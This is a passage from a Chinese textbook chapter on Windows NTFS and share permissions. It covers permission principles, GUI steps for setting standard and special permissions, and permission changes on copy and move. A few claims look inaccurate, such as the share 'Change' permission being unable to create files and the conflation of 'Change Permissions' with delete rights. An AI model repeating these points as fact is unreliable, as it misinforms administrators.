在Windows中，针对权限的管理有4项基本原则，即拒绝优于允许原则、权限最小化原则、权限继承性原则和累加原则。这4项基本原则对于权限的设置来说，将会起到非常重要的作用，下面介绍权限管理的4项基本原则。

(1) 拒绝优于允许

该原则是一条非常重要且基础性的原则，它可以非常完美地处理好因用户在用户组的归属方面引起的权限冲突。

例如：用户ztg既属于ztgs用户组，也属于guangs用户组，当对guangs组中某个资源进行"写入"权限的集中分配时，该组中ztg用户将自动拥有"写入"权限。

但是ztg用户在实际操作中却无法执行写入操作。原来，在ztgs组中同样也对ztg用户进行了针对这个资源的权限设置，设置的权限是"拒绝写入"。基于"拒绝优于允许"的原则，ztg在ztgs组中被"拒绝写入"的权限将优先guangs组中被赋予的允许"写入"权限。因此，在实际操作中，ztg用户无法对这个资源进行写入操作。

(2) 权限最小化

保持用户最小的权限是非常有必要的。这条原则可以确保资源得到最大的安全保障。

例如：系统中新建的受限用户ztg在默认状态下对DIRECT目录没有任何权限的，现在需要为ztg用户赋予对DIRECT目录有读取的权限，那么就必须在DIRECT目录的权限列表中为ztg用户添加读取权限。

(3) 权限继承性

权限继承性原则可以让资源的权限设置变得更加简单。假设现在有个DIRECT目录，在这个目录中有DIRECT1、DIRECT2、DIRECT3等子目录，现在需要对DIRECT目录及其下的子目录均设置ztg用户有写入权限。因为有继承性原则，所以只需对DIRECT目录设置ztg用户有写入权限，其下的所有子目录将自动继承这个权限的设置。

(4) 累加原则

这个原则比较好理解，假设现在ztg用户既属于ztgs用户组，也属于guangs用户组，它在ztgs用户组对DIRECT目录的权限是读取，在guangs用户组中对DIRECT目录的权限是写入，那么根据累加原则，ztg用户对DIRECT目录的实际权限将会是读取+写入。

总之，拒绝优于允许原则是用于解决权限设置上冲突问题的；权限最小化原则是用于保障资源安全的；权限继承性原则是用于权限设置的自动化的；累加原则是让权限的设置更加灵活多变的。

注意 Administrators组的全部成员都拥有从其他用户手中夺取其身份的权力。

3. 文件与文件夹权限

文件与文件夹依据是否被共享到网络上，其权限可分为NTFS权限与共享权限，这两种权限既可以单独使用，也可以相辅使用。两者之间既能够相互制约，也可以相互补充。



(1) NTFS 权限

只要是在 NTFS 分区上的文件夹或文件,无论是否被共享,都具有此权限。此权限对于使用 FAT16/FAT32 分区上的文件与文件夹无效。

NTFS 权限有两大要素:一是标准访问权限;二是特别访问权限。

标准访问权限将一些常用的系统权限选项比较笼统地组成 7 组权限,分别是:完全控制、修改、读取和运行、列出文件夹目录、读取、写入、特别的权限。

在大多数的情况下,标准访问权限是可以满足管理需要的,但对于权限管理要求严格的环境,往往就不能满足要求了,比如只想赋予某用户有建立文件夹的权限,而不赋予该用户建立文件的权限;又比如只想赋予某用户只能删除当前目录中的文件,却不能删除当前目录中的子目录的权限等,此时,就可以使用特别访问权限了。特别访问权限不再使用简单的权限分组,可以实现更具体、全面、精确的权限设置。

① 设置标准访问权限。

以 Windows 2003 系统的 NTFS 分区(C:)中名为 Inetpub 的文件夹为例,可以按照如下方法进行操作。

右击 Inetpub 文件夹,在右键菜单中选择【共享与安全】命令,显示【Inetpub 属性】对话框,如图 4-49 所示,选择【安全】选项卡,针对资源进行的 NTFS 权限设置就是通过这个选项卡来实现的。此时应首先在【组或用户名称】列表中选择需要赋予权限的用户名或组,然后在下方的【Administrators 的权限】列表中设置该用户可以拥有的权限。

注意　Windows XP 在安装后默认状态下是没有激活【安全】选项卡设置功能的,所以需要首先启用系统中的【安全】选项卡设置功能。方法是:选择资源管理器的【工具】菜单中的【文件夹选项】命令,弹出【文件夹选项】对话框,如图 4-50 所示,打开【查看】选项卡,在【高级设置】选项列表中取消选中【使用简单文件共享(推荐)】复选框,然后单击【确定】按钮即可。




图 4-49　【Inetpub 属性】对话框




图 4-50　【文件夹选项】对话框



表 4-6 简单介绍了图 4-49 中 7 个权限选项的含义。

表 4-6　图 4-49 中的 7 个权限及其含义

权　限	含　　义
完全控制	该权限允许用户对文件夹、子文件夹、文件进行全权控制，如修改资源的权限、获取资源的所有者、删除资源的权限等，拥有完全控制权限就等于拥有了其他所有的权限，选中了“完全控制”选项，下面的 6 项属性将自动被选中
修改	该权限允许用户修改或删除资源，同时让用户拥有写入及读取和运行权限。选中了“修改”选项，下面的 5 项属性将自动被选中。下面的任何一项没有被选中时，“修改”条件将不再成立
读取和运行	该权限允许用户拥有读取和列出资源目录的权限，另外也允许用户在资源中进行移动和遍历，这使得用户能够直接访问子文件夹与文件，即使用户没有权限访问这个路径
列出文件夹目录	该权限允许用户查看资源中的子文件夹与文件名称
读取	该权限允许用户查看该文件夹中的文件及子文件夹，也允许查看该文件夹的属性、所有者和拥有的权限等
写入	该权限允许用户在该文件夹中创建新的文件和子文件夹，也可以改变文件夹的属性、查看文件夹的所有者和拥有的权限等
特别的权限	“特别的权限”选项则是对以上的 6 种权限进行了细分

② 设置特别访问权限。

第 1 步：在图 4-49 中单击【添加】按钮，弹出【选择用户或组】对话框，单击【高级】按钮，再单击【立即查找】按钮，如图 4-51 所示，选择 ztguang 用户，单击【确定】按钮后再单击【确定】按钮，返回【Inetpub 属性】对话框，如图 4-52 所示。



图 4-51　【选择用户或组】对话框




图 4-52　【Inetpub 属性】对话框



第 2 步：在图 4-52 中，单击【高级】按钮，弹出【Inetpub 的高级安全设置】对话框，如图 4-53 所示，取消选中【允许父项的继承权限传播到该对象和所有子对象。包括那些在此明确定义的项目】复选框，这样可以断开当前权限设置与父级权限设置之间的继承关系。在随即弹出的【安全】对话框，如图 4-54 所示，单击【复制】或【删除】按钮（单击【复制】按钮可以首先复制继承的父级权限设置，然后再断开继承关系），返回【Inetpub 的高级安全设置】对话框，然后单击【应用】按钮。




图 4-53　【Inetpub 的高级安全设置】对话框

第 3 步：在图 4-53 中，选中 ztguang 用户（读者要根据具体情况选择用户）并单击【编辑】按钮，弹出【Inetpub 的权限项目】对话框，如图 4-55 所示，首先单击【全部清除】按钮，然后在【权限】列表中选择【遍历文件夹/运行文件】、【列出文件夹/读取数据】、【读取属性】、【创建文件/写入数据】、【创建文件夹/附加数据】和【读取权限】选项，然后单击【确定】按钮完成设置。




图 4-54　【安全】对话框




图 4-55　【Inetpub 的权限项目】对话框



在经过上述设置后，ztguang 用户在对 Inetpub 文件夹进行删除操作时，就会弹出提示框警告操作不能成功。显然，相对于标准访问权限设置上的笼统，特别访问权限则可以实现更具体、全面、精确的权限设置。

表 4-7 对图 4-55 中的特殊权限列表中的权限含义做了说明。

表 4-7　特殊权限列表中的权限含义

权　限	含　义
遍历文件夹/运行文件	该权限允许用户在文件夹及其子文件夹之间移动，即使这些文件夹本身没有访问权限
列出文件夹/读取数据	该权限允许用户查看文件夹中的文件名称、子文件夹名称和查看文件中的数据
读取属性	该权限允许用户查看文件或文件夹的属性(如系统、只读、隐藏等属性)
读取扩展属性	该权限允许查看文件或文件夹的扩展属性，这些扩展属性通常由程序所定义，并可以被程序修改
创建文件/写入数据	该权限允许用户在文件夹中创建新文件，也允许将数据写入现有文件并覆盖现有文件中的数据
创建文件夹/附加数据	该权限允许用户在文件夹中创建新文件夹或允许用户在现有文件的末尾添加数据，但不能对文件现有的数据进行覆盖、修改，也不能删除数据
写入属性	该权限允许用户改变文件或文件夹的属性
写入扩展属性	该权限允许用户对文件或文件夹的扩展属性进行修改
删除子文件夹及文件	该权限允许用户删除文件夹中的子文件夹或文件，即使在这些子文件夹和文件上没有设置删除权限
删除	该权限允许用户删除当前文件夹和文件，如果用户在该文件或文件夹上没有删除权限，但是在其父级的文件夹上有删除子文件及文件夹权限，那么就仍然可以删除它
读取权限	该权限允许用户读取文件或文件夹的权限列表
更改权限	该权限允许用户改变文件或文件夹上的现有权限
取得所有权	该权限允许用户获取文件或文件夹的所有权，一旦获取了所有权，用户就可以对文件或文件夹进行全权控制

注意　这里需要单独说明一下更改权限与写入权限的区别：如果仅仅对一个文件拥有更改权限，那么，不仅可以对该文件数据进行写入和附加，而且还可以创建新文件或删除现有文件。而如果仅仅对一个文件拥有写入权限，那么既可以对文件数据进行写入和附加，也可以创建新文件，但是不能删除文件。也就是说，有写入权限不等于具有删除权限。但拥有更改权限，就等同于拥有删除和写入权限。

(2) 共享权限

只要是共享出来的文件夹就一定具有此权限。如该文件夹存在于 NTFS 分区中，那么它将同时具有 NTFS 权限与共享权限，如果这个资源同时拥有 NTFS 和共享两种权限，那么系统中对权限的具体实施将以两种权限中“较严格的权限”为准(拒绝优于允许原则)。

比如某个共享资源的 NTFS 权限设置为完全控制，而共享权限设置为读取，那么远程用户对共享资源只具有读取权限了。



设置共享权限的方法是右击 Inetpub 文件夹，在右键菜单中选择【共享与安全】命令，在弹出的【Inetpub 属性】对话框，如图 4-56 所示，选择【共享】选项卡，选择【共享此文件夹】单选按钮，此时将使用默认的权限设置（即 Everyone 用户拥有读取权限）。如果想对共享权限进行具体设置，那么单击【权限】按钮，弹出【Inetpub 的权限】对话框，如图 4-57 所示，可以看到权限列表中有完全控制、更改和读取 3 个权限，这 3 个权限的含义见表 4-8。



图 4-56　【Inetpub 属性】对话框




图 4-57　【Inetpub 的权限】对话框

表 4-8　完全控制、更改和读取权限的含义

权　限	含　　义
完全控制	允许用户创建、读取、写入、重命名、删除当前文件夹中的文件以及子文件夹，另外，也可以修改该文件夹中的 NTFS 访问权限和夺取所有权
更改	允许用户读取、写入、重命名和删除当前文件夹中的文件和子文件夹，但不能创建新文件
读取	允许用户读取当前文件夹的文件和子文件夹，但是不能进行写入或删除操作

在图 4-57 中，可以单击【添加】按钮将需要设置权限的用户或用户组添加进来。在默认情况下，当添加新的组或用户时，该组或用户将具备读取权限，可以根据实际情况在下方的权限列表中进行复选框的选择与清空。

> **注意**　如果是 FAT16/FAT32 文件系统中的共享文件夹，那么将只能受到共享权限的保护，这样一来就容易产生安全性漏洞。这是因为共享权限只能够限制从网络上访问资源的用户，并无法限制直接登录本机的人，即用户只要能够登录本机，就可以任意修改、删除 FAT16/FAT32 分区中的数据了。因此，从安全角度来看，不推荐使用 FAT16/FAT32 文件系统。

4. 复制或移动资源时权限的变化

设置权限的资源需要复制或移动时，资源的权限会如何变化呢？

（1）复制资源

复制资源时，原资源的权限不会发生变化，新生成的资源将继承其目标位置父级资源的



权限。

(2) 移动资源

在移动资源时,一般会遇到以下两种情况。

一是如果资源的移动发生在同一驱动器内,那么对象保留本身原有的权限不变(包括资源本身权限及原先从父级资源中继承的权限)。

二是如果资源的移动发生在不同的驱动器之间,那么不仅对象本身的权限会丢失,而且原先从父级资源中继承的权限也会被从目标位置的父级资源继承的权限所替代。实际上,移动操作就是首先进行资源的复制,然后从原有位置删除资源的操作。

(3) 非 NTFS 分区

上述复制或移动资源时产生的权限变化只是针对 NTFS 分区而言的,如果将资源复制或移动到 FAT16/FAT32 分区,那么所有的权限均会自动丢失。

5. 内置安全主体与权限

在 Windows XP 中,有一群不为人知的用户,它们的作用是可以让使用者指派权限到某种“状态”的用户,如匿名用户、网络用户等,而不是某个特定的用户或组(如 ztg 这类用户)。这样一来,对用户权限的管理就更加容易精确控制了。这群用户在 Windows XP 中统一称为内置安全主体。

下面介绍为 Inetpub 文件夹设置内置安全主体中的 NETWORK 类用户权限的方法。

